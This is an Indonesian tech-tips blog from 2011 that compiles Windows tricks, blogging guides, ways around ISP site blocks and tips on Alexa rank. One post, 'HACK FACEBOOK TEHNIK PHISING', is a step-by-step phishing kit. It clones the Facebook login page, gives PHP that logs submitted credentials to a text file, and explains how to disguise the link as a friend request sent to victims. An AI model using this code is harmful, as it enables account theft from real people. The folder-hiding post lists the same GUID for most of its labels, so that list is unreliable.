Sabtu, 19 Maret 2011

Disable klik kanan pada Taskbar


Jika Anda meng-enable setting di bawah ini maka tidak akan muncul
menu waktu melakukan klik kanan pada Start Menu, Tab control, dan
Clock.
Ikutilah langkah berikut. Klik Start*Run, ketikkan regedit lalu tekan Enter.
Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\

CurrentVersion\Policies\Explorer]
Value Name: NoTrayContextMenu
Data Type: REG_DWORD
Data: (0 = disabled, 1 = enabled)
Untuk melihat perubahannya Anda perlu melakukan restart.


SUMBER = TUTORIAL KOMPUTER


PERINTAH COMMAND RUN WINDOWS XP


Biasanya sering kelamaan kalau buka suatu program, biar untuk mempercepatnya pencet aja logo windows + r lalu ketik beberapa program dibawah ini. Sekedar untuk dokumentasi pribadi biar ga gampang lupa, jika ada yang mau pake silahkan aja. Paling-paling yang sering saya pake notepad, cmd, calc, dxdiag, msconfig, telnet dll


Accessibility Controls
access.cpl

Add Hardware Wizard
hdwwiz.cpl

Add/Remove Programs
appwiz.cpl

Administrative Tools
control admintools

Automatic Updates
wuaucpl.cpl

Bluetooth Transfer Wizard
fsquirt

Calculator
calc

Certificate Manager
certmgr.msc

Character Map
charmap

Check Disk Utility
chkdsk

Clipboard Viewer
clipbrd

Command Prompt
cmd

Component Services
dcomcnfg

Computer Management
compmgmt.msc

Date and Time Properties
timedate.cpl

DDE Shares
ddeshare

Device Manager
devmgmt.msc

Direct X Control Panel (If Installed)*
directx.cpl

Direct X Troubleshooter
dxdiag

Disk Cleanup Utility
cleanmgr

Disk Defragment
dfrg.msc

Disk Management
diskmgmt.msc

Disk Partition Manager
diskpart

Display Properties
control desktop

Display Properties
desk.cpl

Display Properties (w/Appearance Tab Preselected)
control color

Dr. Watson System Troubleshooting Utility
drwtsn32

Driver Verifier Utility
verifier

Event Viewer
eventvwr.msc

File Signature Verification Tool
sigverif

Findfast
findfast.cpl

Folders Properties
control folders

Fonts
control fonts

Fonts Folder
fonts

Free Cell Card Game
freecell

Game Controllers
joy.cpl

Group Policy Editor (XP Prof)
gpedit.msc

Hearts Card Game
mshearts

Iexpress Wizard
iexpress

Indexing Service
ciadv.msc

Internet Properties
inetcpl.cpl

IP Configuration (Display Connection Configuration)
ipconfig /all

IP Configuration (Display DNS Cache Contents)
ipconfig /displaydns

IP Configuration (Delete DNS Cache Contents)
ipconfig /flushdns

IP Configuration (Release All Connections)
ipconfig /release

IP Configuration (Renew All Connections)
ipconfig /renew

IP Configuration (Refreshes DHCP & Re-Registers DNS)
ipconfig /registerdns

IP Configuration (Display DHCP Class ID)
ipconfig /showclassid

IP Configuration (Modifies DHCP Class ID)
ipconfig /setclassid

Java Control Panel (If Installed)
jpicpl32.cpl

Java Control Panel (If Installed)
javaws

Keyboard Properties
control keyboard

Local Security Settings
secpol.msc

Local Users and Groups
lusrmgr.msc

Logs You Out Of Windows
logoff

Microsoft Chat
winchat

Minesweeper Game
winmine

Mouse Properties
control mouse

Mouse Properties
main.cpl

Network Connections
control netconnections

Network Connections
ncpa.cpl

Network Setup Wizard
netsetup.cpl

Notepad
notepad

Nview Desktop Manager (If Installed)
nvtuicpl.cpl

Object Packager
packager

ODBC Data Source Administrator
odbccp32.cpl

On Screen Keyboard
osk

Opens AC3 Filter (If Installed)
ac3filter.cpl

Password Properties
password.cpl

Performance Monitor
perfmon.msc

Performance Monitor
perfmon

Phone and Modem Options
telephon.cpl

Power Configuration
powercfg.cpl

Printers and Faxes
control printers

Printers Folder
printers

Private Character Editor
eudcedit

Quicktime (If Installed)
QuickTime.cpl

Regional Settings
intl.cpl

Registry Editor
regedit

Registry Editor
regedit32

Remote Desktop
mstsc

Removable Storage
ntmsmgr.msc

Removable Storage Operator Requests
ntmsoprq.msc

Resultant Set of Policy (XP Prof)
rsop.msc

Scanners and Cameras
sticpl.cpl

Scheduled Tasks
control schedtasks

Security Center
wscui.cpl

Services
services.msc

Shared Folders
fsmgmt.msc

Shuts Down Windows
shutdown

Sounds and Audio
mmsys.cpl

Spider Solitare Card Game
spider

SQL Client Configuration
cliconfg

System Configuration Editor
sysedit

System Configuration Utility
msconfig

System File Checker Utility (Scan Immediately)
sfc /scannow

System File Checker Utility (Scan Once At Next Boot)
sfc /scanonce

System File Checker Utility (Scan On Every Boot)
sfc /scanboot

System File Checker Utility (Return to Default Setting)
sfc /revert

System File Checker Utility (Purge File Cache)
sfc /purgecache

System File Checker Utility (Set Cache Size to size x)
sfc /cachesize=x

System Properties
sysdm.cpl

Task Manager
taskmgr

Telnet Client
telnet

User Account Management
nusrmgr.cpl

Utility Manager
utilman

Windows Firewall
firewall.cpl

Windows Magnifier
magnify

Windows Management Infrastructure
wmimgmt.msc

Windows System Security Tool
syskey

Windows Update Launches
wupdmgr

Windows XP Tour Wizard
tourstart

Wordpad
write
[justify]


SUMBER = TIPS N TRIK KOMPUTER


MEMBUAT FOLDER RAHASIA PAKE NOTEPAD


Pada Trik-Trik Komputer kali ini saya akan menerangkan tentang cara membuat folder rahasia dengan hanya menggunakan notepad.

1.Misalkan saya mempunyai folder bernama "Gallery" dan dalam folder ini terdapat file2 penting

2.Kemudian Buka notepad ada pada menu accessories,atau anda dapat membukanya dengan mengetik pada Run(WIN+R)=>notepad

3.Kemudian ketik perintah berikut ini

@echo off

ren Gallery Gallery.{20D04FE0-3AEA-1069-A2D8-08002B30309D}

4.Kemudian simpan file tersebut pada direktori "Gallery" tersebut dengan extensi *.bat, misalkan saya namakan Ngunci.bat, maka pada File Name:"Ngunci.bat" dan pada Save as type:"All Files".


Nah ketika kita mengklik "Ngunci.bat" Maka folder "Gallery" icon-nya akan berubah menjadi "My-Computer" dan ketika mengkliknya akan menuju ke "My-Computer"

Perintah diatas adalah perintah sederhana yaitu hanya merename Folder "Gallery" menjadi Gallery.{20D04FE0-3AEA-1069-A2D8-08002B30309D},nah inti utama dari tutorial ini adalah pada "{20D04FE0-3AEA-1069-A2D8-08002B30309D}" itu dikenali dalam regedit ke My-Computer.


Anda dapat mengubahnya menjadi ke yang lain berikut daftar-Nya:


1.My-computer : {20D04FE0-3AEA-1069-A2D8-08002B30309D}
2.Control panel : {20D04FE0-3AEA-1069-A2D8-08002B30309D}

3.Printers and telecopiers : {20D04FE0-3AEA-1069-A2D8-08002B30309D}
4.Fonts : {20D04FE0-3AEA-1069-A2D8-08002B30309D}
5.Scanners and Cameras : {20D04FE0-3AEA-1069-A2D8-08002B30309D}
6.Network Neighbourhood : {20D04FE0-3AEA-1069-A2D8-08002B30309D}
7.Administration Tools : {20D04FE0-3AEA-1069-A2D8-08002B30309D}
8.Tasks Scheduler : {20D04FE0-3AEA-1069-A2D8-08002B30309D}
9.Web Folders : {20D04FE0-3AEA-1069-A2D8-08002B30309D}
10.My Documents : {450D8FBA-AD25-11D0-98A8-0800361B1103}
11.Recycle Bin : {645FF040-5081-101B-9F08-00AA002F954E}
12.Network Favorites : {208D2C60-3AEA-1069-A2D7-08002B30309D}
13.Default Navigator : {871C5380-42A0-1069-A2EA-08002B30309D}
14.Computer search results folder : {1F4DE370-D627-11D1-BA4F-00A0C91EEDBA}
15.Network Search Results computer : {E17D4FC0-5564-11D1-83F2-00A0C90DC849}


Nah untuk mengembalikan folder berikut perintahnya:

@echo off

ren Gallery.{20D04FE0-3AEA-1069-A2D8-08002B30309D} Gallery


sumber @ TIPS DAN TRIK KOMPUTER


Minggu, 30 Januari 2011

HACK FACEBOOK TEHNIK PHISING


1. buka http://www.facebook.com/login.php,
lalu view source. copy dan paste ke notepad.
Cari "action=" (tanpa quote) dan kita akan memulai editingnya.
pada action="https://login.facebook.com/login.php" ubahlah menjadi action="next.php"
kemudian ubah juga methode dari "POST" menjadi "get"

simpan notepad ini menjadi index.php (jangan html)

2. buka notepad baru isikan kode berikut :

Code: Select all
header("Location: http://www.Facebook.com/login.php ");
$handle = fopen("pass.txt", "a");
foreach($_GET as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>

atau download http://adf.ly/MDJx

--> Simpan sebagai next.php

3. Buka notepad lagi biarkan kosong, lalu simpan dng nama pass.txt.
Upload 3 file tersebut "index.php, next.php, pass.txt" kedalam hosting misalnya 110mb.com, spam.com, 007sites.com atau t35.com.

OK, Kamu sudah punya phising page facebook sekarang.

4. Langkah-langkah spoofing.
copy content asli undangan pertemanan dari facebook.
edit hyperlink dari : "http:/www.facebook.com/n/?reqs.php"
ganti dengan halaman phising anda, hal ini tidak akan merubah tampilan di content asli facebook tapi tetap mengarah ke halaman phising kamu. Phising siap dikirim ke korban kamu.


Selasa, 25 Januari 2011

MENYEMBUNYIKAN FILE KEDALAM GAMBAR


Apakah anda pernah mempunyai file rahasia yang ingin anda kirimkan kepada orang lain? Ada begitu banyak program proteksi file yang bisa anda dapatkan di Internet. Namun ada begitu banyak cara untuk menembus proteksi program-program tersebut. Saya akan membagikan sedikit tips bagi anda untuk menyembunyikan file rahasia milik anda ke dalam sebuah file gambar.

  • Sebelumnya pastikan bahwa pada komputer anda telah terinstall WinRar.
  • Settinglah windows anda agar menampilkan ekstensi file. Bukalah Control Panel lalu klik 2X pada Folder Options. Masuklah ke tab View lalu hilangkan tanda centang pada opsi “Hide extensions for known file types”
  • Persiapkan File rahasia anda (ekstensi file terserah), misalnya memiliki nama video_rahasia.avi dan sebuah file gambar (*.bmp, *.jpg, *gif) misalnya dengan nama pemandangan.jpg. Simpanlah kedua file tersebut dalam sebuah directory yang sama.
  • Klik kanan pada file video_rahasia.avi lalu pilih menu [Add to “video_rahasia.rar”]. Akan tercipta file baru dengan nama video_rahasia.rar

  • @echo off
    ren video_rahasia.rar video_rahasia.avi.rar
    copy /b pemandangan.jpg+video_rahasia.avi.rar hasil.jpg
    del video_rahasia.avi
    del pemandangan.jpg
    del video_rahasia.avi.rar
    del hide.bat  
  •  
  • Ingat! Sesuaikan nama-nama file pada script diatas dengan nama file anda (kecuali hide.bat). Perhatikan juga pada baris berikut:
    ren video_rahasia.rar video_rahasia.avi.rar
    Format penulisan: Ren namafileanda.rar namafileanda.ekstensisebelumnya.rar
    Jadi, jika misalnya file anda sebelumnya adalah rahasia.exe dan setelah di rar menjadi rahasia.rar, maka penulisannya adalah:
    ren rahasia.rar rahasia.exe.rar
    Perhatikan juga pada nama file hasil.jpg. Ubahlah hasil.jpg menjadi hasil.ekstensi_file_gambar_anda. Jadi, misalnya file gambar yang anda pergunakan untuk menyembunyikan file rahasia nantinya adalah pemandangan.gif, maka ubahlah hasil.jpg menjadi hasil.gif
    Well, Simpanlah file ini pada lokasi yang sama dengan file-file anda tadi. Klik [File] [Save] lalu pada form isian File name ketik hide.bat Sedangkan pada Save as type pilih ‘All files,’. Klik [Save] sesudahnya.
  • Tutup semua jendela program yang tebuka. Sekarang bukalah folder tempat anda menyimpan semua file-file tadi. Dobel klik pada file hide.bat. Tunggu hingga sekelebat bayangan windows command processor tampil. Jika berhasil, semua file pada folder tersebut akan hilang digantikan dengan sebuah file baru bernama hasil.jpg

  • Cobalah anda buka file hasil.jpg. Sekilas tidak akan ada bedanya dengan file pemandangan.jpg milik anda kecuali ukuran filenya yang bertambah besar. Anda tetap bisa membuka file tersebut dengan Picture Editor atau Image Viewer kesayangan anda. Tidak ada tanda-tanda bahwa sebenarnya ada rahasia besar didalamnya hehehe..
    Lho, lalu dimana file rahasia saya?? Tenang, jangan panik. Klik kanan pada file hasil.jpg lalu pilihlah [Open With] –> [Choose Program..]. Pilihlah WinRar lalu klik [OK].
    Nah, file rahasia anda akan tampil di hadapan anda. Anda bisa meng-extract file tersebut sebagaimana anda extract file rar pada umumnya.
    Disinilah sebenarnya inti dari persembunyian kita. Coba anda pikirkan, dalam kondisi wajar, adakah orang yang membuka file gambar dengan aplikasi file compressor? Pernahkah terlintas dalam pikiran anda akan membuka gambar-gambar pemandangan dengan menggunakan WinRar? Tentu tidak bukan?? Tentunya orang pada lazimnya akan membuka file gambar dengan aplikasi olah gambar atau image viewer. Nah, dengan memanfaatkan psikologi ini maka setidaknya file anda akan tersembunyi dengan aman.
    Kini anda bisa mengirimkan file rahasia tersebut kepada orang yang anda maksud dengan tenang. Tentunya jangan lupa untuk memberitahu rekan anda tersebut mengenai cara membukanya
Selamat Mencoba...


MEMBUAT KOMENTAR TERAKHIR PADA BLOG


Untuk membuat Recent Comment kita bisa menggunakan source code dibawah.
Caranya pasang tinggal copy paste code tersebut dan masukan pada halaman element blogger.


Jangan lupa mengubah kode pada warna ijo mrgreen : Ganti dengan alamat blog Anda sendiri
Malas mempraktekan code diatas kamu bisa install langsung ke blog mu :


Klik diatas kemudian ganti nama blog anda seperti diatas


CARA MENINGKATKAN ALEXA RANK BLOG


Alexa Rank adalah salah satu faktor yang diperhitungkan oleh penyedia program paid review untuk mengetahui secara cepat level trafik suatu blog atau situs. Jika Anda memilih paid review sebagai salah satu sumber monetisasi blog, mau tak mau Anda harus meningkatkan Alexa Rank blog Anda.
Mengapa? Karena ini akan meningkatkan daya tawar Anda kepada para penyedia program paid review seperti ReviewMe, SponsoredReview, dan lain-lain. Di bawah ini adalah cara-cara meningkatkan alexa rank yang ditulis oleh DoshDosh, yang bisa membantu dalam meningkatkan alexa rank blog Anda.
Alexa rank DoshDosh sendiri saat ini sangat mengagumkan yaitu 11 ribuan, padahal blognya tidak di-update sejak 18 Mei 2009. Selain itu, saat di awal-awal ngeblog, DoshDosh mampu meningkatkan alexa rank dari 3 jutaan menjadi 21,790 dalam jangka waktu dua bulan.

Apa itu Alexa Rank?

Sebelum ke cara-cara meningkatkan Alexa Rank, ada baiknya Anda mengetahui dulu apa itu Alexa Rank. Bila disederhanakan, Alexa Rank adalah ranking trafik sutu situs atau blog
Adapun menurut situs Alexa.com, alexa rank dihitung berbasis aggregat trafik 3 bulanan dari jutaan pengguna Alexa Toolbar dan merupakan sebuah ukuran kombinasi dari page views dan pengunjung. Pada tahap pertama, Alexa menghitung jumlah pengunjung dan jumlah page views untuk semua situs dan blog secara harian.
Dari definisi tersebut, maka yang berperan penting dalam alexa rank adalah Alexa Toolbar, jumlah pengunjung, dan jumlah page views yang dihitung berdasarkan jumlah orang yang mengunjungi situs/blog bersangkutan dengan alexa toolbar terinstal di browser yang digunakannya.

20 Cara meningkatkan Alexa Rank

Perlu Anda ingat, untuk meningkatkan alexa rank dalam jangka panjang, DoshDosh merekomendasikan bahwa Anda harus fokus pada pembuatan konten berkualitas yang akan menarik banyak pengunjung. Jadi, bukan hanya sekadar fokus pada meningkatkan alexa rank secara instan.
Di bawah ini cara-cara meningkatkan Alexa Rank:
1. Install Alexa toolbar atau Firefox SearchStatus extension dan setting blog Anda sebagai homepage. Ada dua cara mudah menginstal alexa toolbar. Jika Anda menggunakan Internet Explorer, download Alexa Toolbar for Firefox atau SearchStatus extension yang akan menampilkan Alexa Rank, Google Rank, dan juga fitur-fitur berguna lain.
2. Taruh widget Alexa Rank di blog Anda. Menurut sejumlah kalangan, bila widget itu diklik oleh pengunjung yang belum menginstal Alexa Toolbar, maka itu akan dihitung sebagai kunjungan tambahan.
3. Dorong yang lain untuk menginstal Alexa toolbar. Ini bisa sahabat atau pengunjung blog Anda sendiri.
4. Bekerja di kator atau di warnet? Jika memungkinkan, instal alexa toolbar pada semua komputer yang ada dan seting blog Anda sebagai homepage-nya. Ini akan berguna jika IP yang digunakan bersifat dinamis.
5. Minta teman untuk mereview dan merating profil blog Anda di Alexa. Memang belum ada bukti, namun mungkin saja cara ini berguna.
6. Tulis artikel mengenai Alexa. Webmaster dan blogger senang mengetahui cara-cara meningkatkan alexa-nya. Mereka akan membacklink tulisan Anda dan mengirimkan trafik. Ini secara langsung brdampak pada alexa rank blog Anda.
7. Pampang URL Anda di forum webmaster. Webmasters biasanya telah menginstal alexa toolbar di browsernya dan jika mereka tertarik mengklik URL Anda, maka ini merupakan sebuah keuntungan bagi Anda.
8. Tulis artikel yang berkaitan dengan webmaster. Contohnya, topik SEO dan jual beli domain yang sangat diminati oleh kalangan webmaster (blogger atau pemilik situs). Promosikan artikel anda pada forum webmaster dan situs jejaring sosial.
9. Gunakan Alexa redirects URL blog Anda. Coba ini: http://redirect.alexa.com/redirect?www.sitorus18.blogspot.com. Ganti doshdosh dengan URL blog Anda. Gunakan URL ini saat berkomentar dan juga signatur Anda. Redirect ini akan menghitung alamat IP unik sekali sehari saja. Belum ada bukti resmi cara ini, jadi gunakan secara hati-hati.
10. Aktif di situs atau forum Asian social networking. Beberapa kalangan meyebutkan bahwa Asia Timur adalah pengguna alexa toolbars yang besar. Ini dibuktikan dengan beberapa blog atau situs dari Asia Timur yang masuk Alexa Top 500.
11. Buat sebuah halaman mengenai webmaster tools pada blog Anda. Ini merupakan magnet bagi webmaster untuk berkunjung berkali-kali ke blog Anda.
12. Daftar di Digg atau StumbleUpon. Kedua situs ini bisa mengirimkan puluhan ribu pengunjung bila artikel Anda tampil di halaman depan. (Catatan Kang Yudiono: di Indonesia, Anda bisa mendaftar di Lintas Berita, InfoGue, dan lain-lain).
13. Gunakan kampanye PayperClick. Ini dilakukan dengan membayar iklan di Google atau yang lainnya.
14. Buat kategori Alexa di blog Anda dan gunakan ini untuk menyimpan artikel atau berita yang berkaitan dengan Alexa.
15. Optimalkan popular posts Anda. Apakah Anda memiliki popular post yang konsisten menerima trafik dari mesin pencari? Update postingan tersebut dengan melik ke postingan Alexa atau link internal ke URL Redirect Anda.
16. Beli iklan banner dan link dari forum. Jika iklan Anda menarik, ini akan secara signifikan meningkatkan ranking alexa Anda.
17. Rekrut orang untuk mempromosikan blog Anda. Ini bisa dilakukan dengan membayar teman atau anggota forum untuk mempromosikan artikel Anda.
18. Bayar pemilik warnet untuk menginstall Alexa toolbar dan mensetting blog Anda di semua komputer yang ada di warnet tersebut.
19. Aktif di MySpace, Facebook, dan lainnya. Cara ini berhasil bagi sejumlah orang, namun banyak juga yang tidak berhasil.
20. Coba Alexa auto-surfs. Tools ini biasanya berguna bagi blog baru dan gunakan secara hati-hati.

Opini Saya

Dari 20 cara meningkatkan alexa rank itu, mungkin hanya beberapa saja yang sesuai dengan Anda, baik dari segi waktu maupun biaya. Untuk meningkatkan alexa rank dalam jangka panjang, menurut saya Anda tetap harus membuat artikel yang bermanfaat bagi pengunjung blog Anda, sehingga pengunjung Anda banyak dan konsisten.
Apakah Anda menggunakan cara lain dalam meningkatkan alexa rank blog Anda? Mohon sharing pengalaman Anda di bagian komentar.


TOMBOL RAHASIA WINDOWS 7


windows_7_preview

Windows] + [L] Lock komputer
[Windows] + [U] Menampilkan Utility Manager
[Windows] + [R] Menampilkan Run
[Windows] + [F] Menampilkan window pencarian
[Windows] + [E] Membuka My Computer
[Windows] + [D] Mematikan atau mengaktifkan Toggle
Desktop
[Windows] + [M] Minimize semua window
[Windows] + [Shift] + [M] Restore semua window yang di-minimize
[Windows] + [Ctrl] + [F] Mencari komputer dalam jaringan
[Windows] + [F1] Menampilkan halaman Help
[Windows] + [Break] Memunculkan window System

Properties
[Windows] + [Tab] Scroll tombol di Taskbar
Jika Anda menggunakan keyboard lama yang tidak dilengkapi dengan tombol Windows,
gunakan paduan tombol Ctrl + Esc


CARA MEMBUKA SITUS YANG DIBLOCK TELKOM


Pasti teman2 yang memakai speedy pernah ngelihat, situs yang di blokir oleh telkom.. Tapi aku yakin, situs itu di blokir karena mempunyai sebab.
Tetapi jika teman2 ingin membuka situs tersebut (dalam artian untuk mencari wawasan), saya akan berikan caranya yang saya dapatkan dari telkom sendiri..
Berikut Berbagai cara yang bisa di pakai untuk membuka situs yang di blokir
Sumber : Telkom
1. Menggunakan alamat IP
Apabila aplikasi yang digunakan hanya memblokir nama domain saja (misal: www.google.com), ini dapat disiasati dengan menggunakan alamat IP situs tersebut misalnya untuk google : http://209.85.171.99/).
Untuk mengetahui alamat IP sebuah situs, kita dapat mencoba melakukan ping terhadap situs tersebut. Caranya masuk ke command prompt (Start > Run > ketik: cmd > Enter) dan ketik ping nama_situs.com lalu tekan enter. Maka akan muncul alamat IP situs tersebut.

2. Menggunakan Proxy di Browser

Ada banyak sekali proxy gratis yang dapat Anda temukan di internet, beberapa situs yang bisa Anda pakai secara gratis:
http://www.freshproxylist.org
http://www.samair.ru
http://www.freshproxylist.net
http://www.freshproxylist.com
http://www.proxynext.com
Setelah Anda memilih salah satu proxy dari situs-situs di atas, konfigurasi browser Anda untuk menggunakan proxy tersebut.

3. Menggunakan Layanan Short URL

Cara lain yang bisa dilakukan adalah dengan memanfaatkan layanan url shortening seperti :
http://www.tinyurl.com
http://www.moourl.com
http://www.snipurl.com
http://www.shorturl.com
4. Menggunakan Arsip Online dan Cache
Beberapa mesin pencari seperti Google dan Yahoo menyimpan tembolok berbagai situs populer yang tetap bisa melihat isi dari situs walaupun yang aslinya telah diblok atau dihapus sekalipun.
Klik link bertuliskan ‘cached’ maka kita akan dibawa ke halaman tembolok dari mesin pencari (apabila disimpan).

5. Menggunakan Layanan Anonymizer

Menggunakan layanan anonymizer, alamat IP dan informasi Anda yang lain tidak akan diketahui oleh situs yang Anda kunjungi.
Kebanyakan layanan seperti ini adalah berbayar, namun ada beberapa yang masih tersedia gratis seperti :
http://www.anonymouse.org
http://www.dailybestlinks.com
http://www.youhide.com
http://www.youhide.info
6. Menggunakan Penerjemah Online / Translator Online
Layanan penerjemah online yang terkenal seperti
http://world.altavista.com
http://translate.google.com
http://www.worldlingo.com
http://www.windowslivetranslator.com
Cukup masukkan URL situs yang diblok dan pilih opsi terjemahan ke dalam bahasa yang Anda inginkan (atau bahasa yang sama).
7. Berlangganan RSS Feed
Trik yang ini mungkin tidak berlaku untuk berbagai situs, tetapi jika situs yang ingin Anda kunjungi menyediakan fitur sindikasi RSS, (biasanya situs berita dan blog), Anda dapat mencoba untuk berlangganan dan membacanya dengan sebuah RSS/Feed Reader.
Layanan RSS/ Feed Reader yang dapat Anda gunakan bisa berupa aplikasi desktop (Feed Demon, Feed Reader dan Sharp Reader), web browser Firefox, Opera, IE dan lain-lain, atau dengan tambahan ekstensi (InfoRSS, Sage, dan NewsFox), dan yang terakhir menggunakan aplikasi online (Google Reader dan Feed Show).
8. Berlangganan Melalui Email
Layanan terbaik untuk cara yang ini adalah http://www.mail2web.com/.
Kita dapat berlangganan situs-situs favorit kita melalui email. Anda juga dapat berlangganan banyak situs sekaligus yang diatur dalam folder-folder sehingga tertata rapi. Setiap kali halaman situs berubah, Web2Mail akan secara otomatis mengirimkan halaman baru ke alamat email Anda. Anda juga dapat mengatur apa saja dan kapan dikirimkan.
Ada juga layanan RSSFWD yang akan secara otomatis mengubah RSS menjadi email yang dikirimkan ke akun email Anda.
9. Menggunakan Google Mobile Search
Anda juga dapat mencoba menggunakan Google mobile search, tetapi biasanya hasil yang didapat tidak maksimal.
Saya juga akan menyertakan cara lain yang bersumber dari forum tercinta, IDWS
Caranya sbb:
1, BUKA FIREFOX => TOOL => OPTION => ADVANCED => NETWORK =>SETTING
2. PILIH => MANUAL PROXY CONFIGURATION
3. PILIH => HTTP, MASUKKAN : ” PROXIES.TELKOM.NET.ID ” PILIH => PORT, MASUKKAN :”8080?
4. BERI TD CENTANG (KLIK KIRI) PADA : “USE THIS PROXY …..” AGAR SUBITEM TERCENTANG SEMUA
5. TEKAN “OK”
6. PADA IDM, MASUK KE TAB PROXY. BERI TANDA CENTANG (KLIK KIRI) PADA : ” HTTP PROXY; HTTPS PROXY ; FTP PROXY ” isikan PORT dg : 8080
7. tEKAN OK
Selesai, Selamat Browsing Ria.


Jumat, 21 Januari 2011

CARA MEMBUAT BLOG


Karena banyak yg bertanya tentang apa itu blog, maka agar lebih praktis saya tuliskan saja di sini info dasar blog bagi pemula. Tulisan ini berdasarkan cara pandang saya melihat teknologi blog yg sekarang lagi tumbuh pesat diminati tidak hanya kalangan awam, tapi juga mulai merambah ke kalangan intelektual dan akademisi serta selebritis Indonesia. Di luar negeri, blog sudah berkembang sejak lama. Kita saja yg memang suka ketinggalan.


1. Apa itu blog?

Blog adalah situs pribadi. Berbeda dg website yg setiap memposting harus susah payah memakai kode ekstensi .html .php, .asp, dll, blog merupakan otomatisasi dari semua ekstensi tsb. Sehingga karena sudah diotomatisasi, maka kita-kita semua yg lugu teknologi menjadi ostosmastis dapat memposting apa yg kita inginkan persis seperti kita memposting email ke teman atau ke milis.

Dan karena kemudahan inilah, maka semua orang yg tahu internet dapat membuat blog atau situs pribadi; sama halnya dg memiliki email. Tak heran apabila pemilik blog bervariasi: mulai dari pembantu rumah tangga, ibu rumah tangga, tukang jualan sayur di pasar klewer, cewek-cewek "ramah" di pasar senggol, sampai profesor dan menteri-menteri.

2. Bagaimana cara membuat blog?

Seperti halnya email, buat account dulu di free blog provider (pemberi hosting/domain blog gratis). Yg paling populer adalah http://www.blogger.com. Bagi Anda yg sudah agak melek-huruf teknologi bisa juga buat account di http://www.wordpress.com dan http://blogsome.com. Selain yg dua ini masih banyak penyedia blog gratis yg bisa Anda ketahui kemudian. Ikuti pentunjuk step-by-step ketika mendaftar.

3. Setelah selesai register/sign-up di http://blogger.com, anda dapat mulai memposting/mempublish apapun yg Anda inginkan di blog: mulai dari curhat, puisi, cerpen, tulisan serius sampai yg canda.


CARA MEMBUAT BLOG DI BLOGGER

Membuat blog di blogger.com sangatlah mudah.
Sekarang saya akan tunjukan cara untuk membuat sebuah account baru di blogger.com, yang 100% gratis. Saya merekomendasikan anda untuk membuat blog di blogger.com karena program ini sangat didukung penuh oleh google, sehingga apabila kita membuat blog disini maka google akan cepat mengindeks blog kita. Alhasil blog kita akan muncul dihalaman pencari google.

  • LANGKAH KE-1 (GETTING STARTED)

Silahkan anda kunjungi website www2.blogger.com

  • LANGKAH KE-2 (CREATE AN ACCOUNT)

Setelah page terbuka, silahkan anda klik CREATE AN ACCOUNT setelah anda klik, maka akan muncul form untuk mengisikan nama dan password. Silahkan isi dan anda harus selalu ingat username dan password yang anda isikan.
Jangan lupa untuk menceklist Term of service agreement.
Kemudian klik tombol panah "Continue" untuk melanjutkan ke langkah ke-3

  • LANGKAH KE-3 (NAME YOUR BLOG)

Bagian ini sangat penting, karena nama dari blog anda nantinya akan menjadi sebuah keyword.
TIPS: agar blog anda mudah terindex oleh search engine(mesin pencari), maka alangkah lebih bagusnya jika anda membuat sebuah kesamaan antara addres dan name dari blog anda!
Sekarang klik tombol panah ORANGE"Continue" untuk melanjutkan ke langkah ke-4

  • LANGKAH KE-4 (CHOOSE YOUR BLOG TEMLATE)

Sekarang anda haya tinggal selangkah lagi untuk mempunyai webblog buatan sendiri!!!
Disini anda ditujukan untuk memilih warna dan bentuk dari web anda. Silahkan pilih sesuai dengan topic dan selera anda.
OK jika anda sudah selesai memilih template, sekarang kita akan lanjut ke langkah berikutnya.
Sekarang klik tombol panah ORANGE"Continue" untuk melanjutkan ke langkah ke-5

  • LANGKAH KE-5 (GENERATE YOUR BLOG)

Sekarang blogger akan menciptakan blog anda. Setelah blog selesai dibuat, maka di browser anda akan ada tulisan "Your Blog Has Beeb Created" Klik start Posting untuk untuk membuat artikel/tulisan pertamamu.
Sekarang Isikan Judul artikel kamu pada kolom tile, dan tulis isi dari artikelmu di bawahnya!

SELAMAT!! sekarang anda sudah mempunyai blog sendiri dan sudah bisa dilihat dari penjuru dunia manapun :)


Mendaftar directory Technorati


Seperti yg pernah dijelaskan sebelumnya, untuk promosi blog supaya lebih luas dikenal setidaknya anda harus mensubmit ke dua direktori blog terkenal: technorati.com dan feedburner.com.

Technorati adalah direktori blog terbesar saat ini disusul oleh blogsearch.com milik google. Technorati tidak hanya berfungsi sebagai direktori blog, tapi juga sebagai blogsearch, tags aggregator, piranti untuk mengetahui situs/blog apa saja yg pasang link blog Anda dan online bookmarks. Apa itu tag dan online bookmarks dan bagaimana memaksimalkan fungsi technorati?

* Tag: tag mirip dg subyek atau kategori. Ini berfungsi untuk memudahkan search engine menemukan tulisan Anda. Saat ini sudah ada search engine yg khusus mencari 'tag'. Jadi, umpama blog anda di beri tag "indonesia", maka setiap ada yg mencari kata 'indonesia' di search engine, blog anda akan masuk.

Di Technorati, kita boleh memasang 20 tag untuk setiap blog. Saya isi antara lain dg nama-nama negara di ASEAN yg populer, plus nama lain. Karena salah satu tag blog saya adalah Brunei, blog saya jadi masuk di situs pemerintah Brunei yg punya tool otomatis untuk memasukkan secara otomatis situs/blog yg mengandung kata Brunei. Ini sekedar contoh.

* Social bookmark: kalau anda buka internet explorer (IE), maka di situ ada menu FAVORITE. Menu Favorite gunanya untuk menyimpan link yg anda anggap perlu di IE anda, termasuk alamat blog anda sendiri sehingga lain kali cukup membuka link tsb. dari Favorite IE. Caranya, setelah membuka alamat misalnya, http://republika.co.id, maka klik menu FAVORITE. Klik Add, dan klik OK.

Yg di atas namanya offline bookmark, saat ini banyak situs yg menyediakan layanan online bookmark. Termasuk di antaranya Technorati. Kelebihannya, online bookmark ini bisa diakses saat kita online di manapun. Berbeda dg offline bookmark yg hanya bisa diakses di komputer kita sendiri.

***

Berikut panduan step by step memaksimalkan Technorati (panduan ini dg asumsi anda sudah sign-up/register di Technorati. Kalau belum silahkan register dulu).

1. Submit ke Direktori Blog dan Tag Technorati

Caranya:
a. Setelah sign-in, klik menu ACCOUNT.
b. Ada instruksi Claim a Weblog, isi alamat URL blog anda di kotak yg tersedia. Contoh: http://sitorus18.blogspot.com
c. Klik Begin Claim
d. Ada menu Quick Claim, isi dg id dan password blogspot Anda.
e. Klik Quick Claim.
f. Isi deskripsi singkat tentang blog Anda di kotak yg tersedia.
g. Beri tanda tik di menu "Include this blog in Technorati's Blog Finder"
h. Isi 20 tag (kategori) yg paling Anda suka di kotak yg tersedia.
